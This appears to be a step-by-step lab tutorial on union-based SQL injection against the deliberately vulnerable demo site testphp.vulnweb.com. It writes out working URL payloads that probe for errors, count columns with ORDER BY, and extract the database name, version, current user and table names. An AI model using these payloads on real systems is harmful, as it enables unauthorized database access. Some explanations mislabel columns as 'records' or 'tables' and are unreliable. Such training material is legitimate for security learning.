Task#4

Open given below targeted URL in the browser

http://testphp.vulnweb.com/artists.php?artist=1


So here we are going test SQL injection for "**id=1″**

Now use error base technique by adding an apostrophe (‘) symbol at the end of input which will try to break the query.

testphp.vulnweb.com/artists.php?artist=1'

In the given screenshot you can see we have got an error message which means the running site is infected by SQL injection.

Task#4




Now using ORDER BY keyword to sort the records in ascending or descending order for id=1

http://testphp.vulnweb.com/artists.php?artist=1 order by 1

Similarly repeating for order 2, 3 and so on one by one

Task#4


http://testphp.vulnweb.com/artists.php?artist=1 order by 2



http://testphp.vulnweb.com/artists.php?artist=1 order by 4

From the screenshot, you can see we have got an error at the order by 4 which means it consists only three records.


Task#4



Let's penetrate more inside using union base injection to select statement from a different table.

http://testphp.vulnweb.com/artists.php?artist=1 union select 1,2,3

From the screenshot, you can see it is show result for only one table not for others.




Task#4

Now try to pass wrong input into the database through URL by replacing **artist=1** from **artist=-1** as given below:

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3

Hence you can see now it is showing the result for the remaining two tables also.




Use the next query to fetch the name of the database

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3

From the screenshot, you can read the database name **acuart**


Task#4



Next query will extract the current username as well as a version of the database system

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,version(),current_user()

Here we have retrieve **5.1.73 0ubuntu0 10.04.1** as version and **acuart@localhost** as the current user




Task#4

Through the next query, we will try to fetch table name inside the database

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 0,1


From the screenshot you read can the name of the first table is **artists**.



http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 1,1

From the screenshot you can read the name of the second table is **carts**.


Task#4



Similarly, repeat the same query for another table with slight change

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 2,1

